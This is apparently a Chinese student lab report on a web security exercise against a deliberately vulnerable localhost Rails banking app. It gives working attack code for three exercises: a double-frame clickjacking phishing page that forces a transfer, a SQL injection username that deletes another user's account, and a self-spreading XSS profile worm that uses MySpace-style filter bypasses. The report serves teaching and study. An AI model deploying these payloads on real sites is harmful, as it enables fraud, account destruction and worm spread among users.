以下是一个 Double Frame 覆盖的例子，原理可用来实现本次攻击。

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
<head>
  <title>Click Jack!</title>
  <style type="text/css">
    iframe
    {
      width: 900px;
      height: 250px;

      /* Use absolute positioning to line up update button with fake button */
      position: absolute;
      top: -195px;
      left: -740px;
      z-index: 2;

      /* Hide from view */
      -moz-opacity: 0.5;
      opacity: 0.5;
      filter: alpha(opacity=0.5);
    }

    button
    {
      position: absolute;
      top: 10px;
      left: 10px;
      z-index: 1;
      width: 120px;
    }
  </style>
</head>
<body>
  <iframe src="http://www.baidu.com" scrolling="no"></iframe>
  <button>Click Here!</button>
</body>
</html>

```

攻击者利用 Frame 覆盖，绕过 Frame busting 机制

首先，`<iframe src="http://www.baidu.com" scrolling="no"></iframe>`，

是在当前 [BOM](#) 中插入了一个新的窗体 window, 而在一个 BOM 中, 各个 window 之间的地位是平级的, 区分它们的视觉参数只有 **z-index**。当两个 window 产生覆盖时, 这两个 window 之间就有了 top 和 parent 的父子关系, 即出现 frame 覆盖的问题。


其次, 攻击者如何设计页面: 通过控制 **iframe** 的长、宽以及调整 **top**、**left** 的位置, 可以把 iframe 页面内的任意部分覆盖到任何地方; 设置 iframe 的 position 为 absolute, 并将 **z-index** 的值设置为最大, 以达到让 **iframe** 处于页面的最上层; 设置 opacity 来控制 iframe 页面的透明度, 值 0 是完全不可见。这样, 就完成了 一次点击劫持攻击。

攻击原理

基于 Clickjacking 进行攻击, 利用 Double Frame 绕过 frame busting 防护。

首先, 在 bp.html 中, 伪造钓鱼页面, 在页面伪造一个表单, 引诱用户输入 Token 内容; 设置表单, 包括转账目标用户、转账金额、用户输入的 Token 内容, 当用户点击 Verify 时, 向转账 API 提交 POST 表单; 用 iframe 包装 bp2.html, 来遮盖其他的页面信息。

其次, 在 bp2.html 中, 用 iframe 包装转账页面: http://localhost:3000/super_secure_transfer, 设置 iframe position 属性为 absolute, 调整 iframe 大小使得刚好显示 token 内容, 实现 Double Frame。



Input string below to verify...

9vh4pQeUP2XSYGuS7-1cJA

钓鱼页面

使用 javascript 拦截自定义表单 post 请求, 然后使用 ajax 将请求发送给 http://localhost:3000/super_secure_post_transfer。发送成功或者失败都会重定向到一个正常页面。

当用户输入 token, 点击 verify 之后, 就会完成转账操作并跳转到正常页面。

```

<!DOCTYPE html>
<html>
  <head>
    <script>
      window.addEventListener("load", function() {
        function redirect() {
          window.location = 'www.baidu.com'
        }
        function sendData() {
          var xhr = new XMLHttpRequest();
          var fd = new FormData(form);
          xhr.onload = xhr.onerror = redirect();
          xhr.withCredentials=true;
          xhr.open("post", "http://localhost:3000/super_secure_post_transfer/");
          xhr.send(fd);
        }
        var form = document.getElementById("myForm");
        form.addEventListener("submit", function (event) {
          event.preventDefault();
          sendData();
        });
      });
    </script>
  </head>
  <body>
    <form method="post" id="myForm">
      <label for="token">Input string below to verify...</label>
      <input type="text" name="destination_username" value="attacker" style="display: none;">
      <input type="text" name="quantity" value="10" style="display: none;">
      <input type="text" name="tokeninput" value="">
      <input type="submit" value="Verify">
    </form>
    <iframe src="bp2.html" scrolling="no" style="border:none;"></iframe>
  </body>
</html>

```

③ 重定向至正常Baidu页面

② 将表单发送

① 钓鱼页面，表单设置目标用户和转账金额，不显示

④ iFrame包装bp2.html

bp.htm

```

<!DOCTYPE html>
<html>
  <head>
    <style type="text/css">
      .wrapper {
        width: 300px;
        height: 20px;
        overflow: hidden;
        position: relative;
      }
      .iframe {
        border: none;
        height: 1000px;
        position: absolute;
        top: -570px;
      }
    </style>
  </head>
  <body>
    <div class="wrapper">
      <iframe class="iframe" src="http://localhost:3000/super_secure_transfer/" scrolling="no"></iframe>
    </div>
  </body>
</html>


```

① 调整iframe大小，覆盖其他信息，刚好显示token

② 覆盖原本的转账页面

bp2.html

查看 view_users，看见用户信息改变，转账成功：



转账成功

页面重定向回 Baidu 页面，成功掩饰攻击：



Baidu

5 SQL Injection

答案是一个恶意的用户名，最终答案写在 `c.txt` 中。这个恶意的用户名允许你删除一个你不具有访问权限账户。

输入这个特殊用户名，新建一个账户，点击“close”会删除该新建的账户以及 `user3`，其他的账户不变。

可以在 `http://localhost:3000/view_users` 页面上查看所用的用户；如果数据库在测试攻击的过程中被破坏了，可以停止 Rails 然后使用 `rake db:reset` 命令使数据库复原。

攻击原理

查看 `user_controller.rb` 中用户管理，删除用户相关的代码，通过 `username = '#{@username}'`，实现用户删除，同样未进行字符和关键字检查：

```
def post_delete_user
  if not logged_in?
    render "main/must_login"
    return
  end

  @username = @logged_in_user.username
  User.destroy_all("username = '#{@username}'")

  reset_session
  @logged_in_user = nil
  render "user/delete_user_success"
end
```

删除用户

尝试新建用户 `test`，然后点击 `close` 关闭删除该用户，查看这个过程所执行的 SQL 命令：

```
r/app/controllers/user_controller.rb:127)
User Load (1.1ms) SELECT "users".* FROM "users" WHERE (username = 'test')
(0.0ms) begin transaction
SQL (4.2ms) DELETE FROM "users" WHERE "users"."id" = ? [["id", 5]]
(5.3ms) commit transaction
Rendering user/delete_user_success.html.erb within layouts/application
Rendered user/delete_user_success.html.erb within layouts/application (0.3ms)
Completed 200 OK in 169ms (Views: 153.0ms | ActiveRecord: 12.0ms)
```

SQL 指令

后台查询记录，可见删除用户：首先通过 SELECT 语句找到指定用户名，通过 WHERE 语句来确定指定删除的用户：WHERE (username = 'test')，由于创建用户名时没有对字符和 SQL 关键字进行检查，因此可在用户名中使用单引号和关键字来模糊和改变 SQL 语句。


具体而言，可在用户名加入单引号，使我们创建的用户名闭合，再加上 LIKE 模糊查询其他用户，用 OR 将两边的用户名连接，实现同时删除。

攻击原理

基于以上思路，可设计用户名为：

```
user3' OR username LIKE 'user3%
```

即可在 WHERE 语句中，混淆识别删除对象为自身，以及 user3




创建用户



删除用户

查看后台执行的 SQL 语句，可见删除了两个用户：



后台 SQL 执行

查看所有用户信息，可见 user3 已被删除，攻击成功。

[Log in](#)[Register](#)

Active user accounts

username	bitbars
user1	68
user2	200
attacker	132

User3 被删除

6 Profile Worm

答案是一个用户的 profile(简况)。当其他用户阅读这个 profile 时, 1 个 bitbar 将会从当前账户转到 attacker 的账户, 并且将当前用户的 profile 修改成该 profile。

将提供的恶意 profile 复制到 attacker 的 profile 上。然后, 使用多个账户浏览 attacker 的 profile。检查是否正常进行转账以及 profile 的复制。

转账和 profile 复制的过程应该控制在 15s 之内。

在转账和 profile 的复制过程中, 浏览器的地址栏需要始终停留在 <http://localhost:3000/profile?username=x>, 其中 x 是 profile 被浏览的用户名。

漏洞分析

对于 profile, 查看 login_controller.rb 注册用户相关源码, 可见注册完成用户后, 用户 profile 初始化为空字符:

```
def post_register
  username = params[:username]
  password = params[:password]

  @error = ""
  if username == "" or password == ""
    @error = "You must enter a username and password."
  elsif User.find_by_username(username)
    @error = "A user with that name already exists"
  end

  if @error != ""
    render :register_form
  elsif
    @user = User.new
    @user.username = username
    @user.salt = generate_random_salt
    @user.hashed_password = hash_password(password, @user.salt)
    @user.profile = ""
    @user.bitbars = 200
    @user.save
    session[:logged_in_id] = @user.id
    load_logged_in_user
    render :register_success
  end
end
```

login_controller.rb, 用户注册, 初始化信息

查看 user_controller.rb 用户 profile 相关代码, 可见用户设置 profile 时, 将输

入的内容保存为 profile:

```
def set_profile
  if not logged_in?
    render "main/must_login"
    return
  end

  @logged_in_user.profile = params[:new_profile]
  @logged_in_user.save

  render :set_profile_success
end
```

user_controller.rb, 将输入内容作为 profile

用户查看 profile 时, 使用 `render :profile` 渲染页面:

```
def view_profile
  @username = params[:username]
  @user = User.find_by_username(@username)
  if not @user
    if @username and @username != ""
      @error = "User #{@username} not found"
    elsif logged_in?
      @user = @logged_in_user
    end
  end
end

render :profile
end
```

user_controller.rb, 查看 profile

渲染 profile 时, 调用了 `sanitize_profile` 对 profile 进行清洗, 设置可以允许看到的标签 tags 和属性 attributes:

```
<% if @user.profile and @user.profile != "" %>
  <div id="profile"><%= sanitize_profile(@user.profile) %></div>
<% end %>
```

./app/views/user/profile.html.erb

```
def sanitize_profile(profile)
  return sanitize(profile, tags: %w(a br b h1 h2 h3 h4 i img li ol p strong table tr td th u ul em span),
    attributes: %w(id class href colspan rowspan src align valign))
end
```

./app/helpers/application_helper.rb

MySpace 蠕虫病毒相关信息

MySpace 拦截了大量的 **tags**，仅仅允许 `<a>`, ``s, and `<div>`s..., 不允许 `<script>`s, `<body>`s, `onClicks`, `onAnythings`, `href's with javascript, etc...` 然而，一些浏览器（IE, some versions of Safari, others）允许 CSS 标签中有 javascript 代码：

```
<div style="background:url('javascript:alert(1)')">
```

如此，不能在 div 标签中使用双引号 `"`，因为已经使用过了单引号 `'` 和双引号 `"`，为了解决这个问题，用一个表达式储存 JS 然后用名字执行，如：

```
<div id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')">
```

现在可以用单引号写 JS 代码了，然而 MySpace 会从任何地方删除 `javascirpt` 字符串，一些浏览器会将 `java\nscript` 解析为 `javascript`：

```
<div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

尽管可以使用单引号，有时也需要使用双引号。只需要将双引号转义即可，但是 MySpace 会删除所有转义字符，那么可以将十进制转换为 ASCII 码用来产生双引号：

```
<div id="mycode" expr="alert('double quote: ' + String.fromCharCode(34))"
style="background:url('java
script:eval(document.all.mycode.expr)')">
```

为了向正在查看网页的用户发送代码，需要获取网页的源代码。可以使用 `document.body.innerHTML` 获取网页源代码。MySpace 会删除 `innerHTML` 单词，可以通过分割字符串的方法绕过这一点：

```
alert(eval('document.body.inne' + 'rHTML'));
```

现在来访问其他页面，可以使用 `iframe`，但是 `iframe` 通常来说没有那么有用并且加载过于明显。所以使用 `ajax(xml-http)` 来进行 GETs 和 POSTs 请求，

然而, MySpace 会删除 `onreadystatechange`, 同样的可以使用分割字符串绕过:

```
eval('xmlhttp.onread' + 'ystatechange = callback');
```

攻击原理

根据 MySpace 漏洞的解析, 可以使用 CSS 标签内嵌 JS 代码的方式绕过 Rails 的标签过滤。

允许的标签和属性如下, 通过 `tags` 和 `attributes` 设定了白名单, 其中允许 `href`, 故可以使用 JavaScript 伪协议来 XSS, 在 `class` 属性中利用 `eval` 就可以执行 JS 代码。

```
def sanitize_profile(profile)
  return sanitize(profile, tags: %w(a br b h1 h2 h3 h4 i img li ol p strong table tr td th
u ul em span), attributes: %w(id class href colspan rowspan src align valign))
end
```

`./app/helpers/application_helper.rb`

参考 [Rails sanitize allowed attributes 不安全 · Ruby China \(ruby-china.org\)](#), 可知 `sanitize` 存在漏洞, 查看相关代码:

```
<span id="bitbar_count" class="<%= @user.bitbars %>" />
<script type="text/javascript">
  var total = eval(document.getElementById('bitbar_count').className);
  function showBitbars(bitbars) {
    document.getElementById("bitbar_display").innerHTML = bitbars + " bitbars";
    if (bitbars < total) {
      setTimeout("showBitbars(" + (bitbars + 1) + ")", 20);
    }
  }
}
```

`./app/views/user/profile.html.erb`

上述的关键漏洞, 通过 `bitbar_count` 寻找页面元素并计算 `class` 的值。

如果页面中多个元素的 `id` 相同, 该方法只会返回第一个匹配的元素。然而, `profile` 的内容恰好在原 `bitbar_count` 上面, 即当二者 `id` 相同时, `profile` 的内容将优先于 `bitbar_count` 作为查询的结果返回, 因此可以设置 `profile` 元素的 `id` 为 `bitbar_count`, 在 `class` 存放 JS 代码, 那么就可以通过关键漏洞的查询返回,

实现执行任意代码。根据此漏洞，实现攻击。

首先，执行转账操作，向转账 API http://localhost:3000/post_transfer 发送 POST 请求：

```
const params = "destination_username=attacker&quantity=1";
var req = new XMLHttpRequest();
req.withCredentials=true;
req.open('POST', 'http://localhost:3000/post_transfer');
req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
try { req.send(params); }
finally {
  req = new XMLHttpRequest();
  ...
}
```

转账，目标用户为 attacker，金额为 1

其次，更新当前用户的 profile，根据上述漏洞分析，向 set_profile 发送 post 请求，更新 profile：

```
req = new XMLHttpRequest();
req.withCredentials=true;
req.open('POST', 'http://localhost:3000/set_profile');
req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
new_profile="new_profile=".concat(document.all.profile.innerHTML);
req.send(new_profile);
```

更新 profile

整合得到恶意的 profile：

```
<a id= "bitbar_count" class="eval(document.all.mycode.innerHTML)">attacker</a> 1 修改profile的id
<a id= "mycode">
  const params =
  "destination_username=attacker".concat(String.fromCharCode(38)).concat("quantity=1");
  var req = new XMLHttpRequest();
  req.withCredentials=true;
  req.open('POST', 'http://localhost:3000/post_transfer'); 2 转账表单
  req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  try { req.send(params); }
  finally {
    req = new XMLHttpRequest();
    req.withCredentials=true;
    req.open('POST', 'http://localhost:3000/set_profile');
    req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    new_profile="new_profile=".concat(document.all.profile.innerHTML);
    req.send(new_profile);
  }
</a> 3 上传表单 4 发送profile
```

d.txt

Worm 病毒传染前，用户信息如下所示，profile worm 开始传播后，每个账户都将向 attacker 转账 1 bitbar

Active user accounts

username	bitbars
user1	33
user2	200
attacker	167

起始信息

修改 attacker 的 profile 为恶意 profile，开始实现 Worm 攻击。

使用 user1 访问 attacker 的 profile，那么 1 bitbar 将从 user1 的账户转到 attacker 的账户，user1 的 profile 将被修改为答案中的恶意 profile，user1 被感染：

Active user accounts

username	bitbars
user1	32
user2	200
attacker	168

User1 访问 attacker 的恶意 profile 之后，user1 被感染

登录 user2，使用 user2 访问 user1 的 profile，那么 1 bitbar 将从 user2 的账户转到 attacker 的账户，user2 的 profile 也被替换成答案中的恶意 profile，user2 被感染：

Hi, user2 [Log out](#)

View profile

user1's profile

0 bitbars

```

way const params =
"destination_username=attacker".concat(String.fromCharCode(38)).concat("quantity=1"); var
req = new XMLHttpRequest(); req.withCredentials=true; req.open('POST',
'http://localhost:3000/post_transfer'); req.setRequestHeader("Content-Type", "application/x-
www-form-urlencoded"); try { req.send(params); } finally { req = new XMLHttpRequest();
req.withCredentials=true; req.open('POST', 'http://localhost:3000/set_profile');
req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
new_profile="new_profile=".concat(document.all.profile.innerHTML); req.send(new_profile); }

```

User2 访问 user1 的 profile，为恶意 profile

Active user accounts

username	bitbars
user1	32
user2	199
attacker	169

User2 访问 user1 的恶意 profile 之后，user2 被感染
成功实现 profile worm 攻击。

六、实验总结

本次实验，利用 Double Frame、SQL 注入、MySpace Worm 等机制原理，实现多种攻击，对 Web 漏洞有了更深入的认识，让我意识到 Web 应用安全十分重要，即使是代码中很小的 bug 也可能导致隐私信息被泄露，黑客也会尝试偷窃数据，因此要细致地排查漏洞，维护应用安全。

七、参考资料

[1] Web Security <https://developer.mozilla.org/zh-CN/docs/Web/Security>

[2] MySpace 蠕虫 <https://segmentfault.com/a/1190000039654901>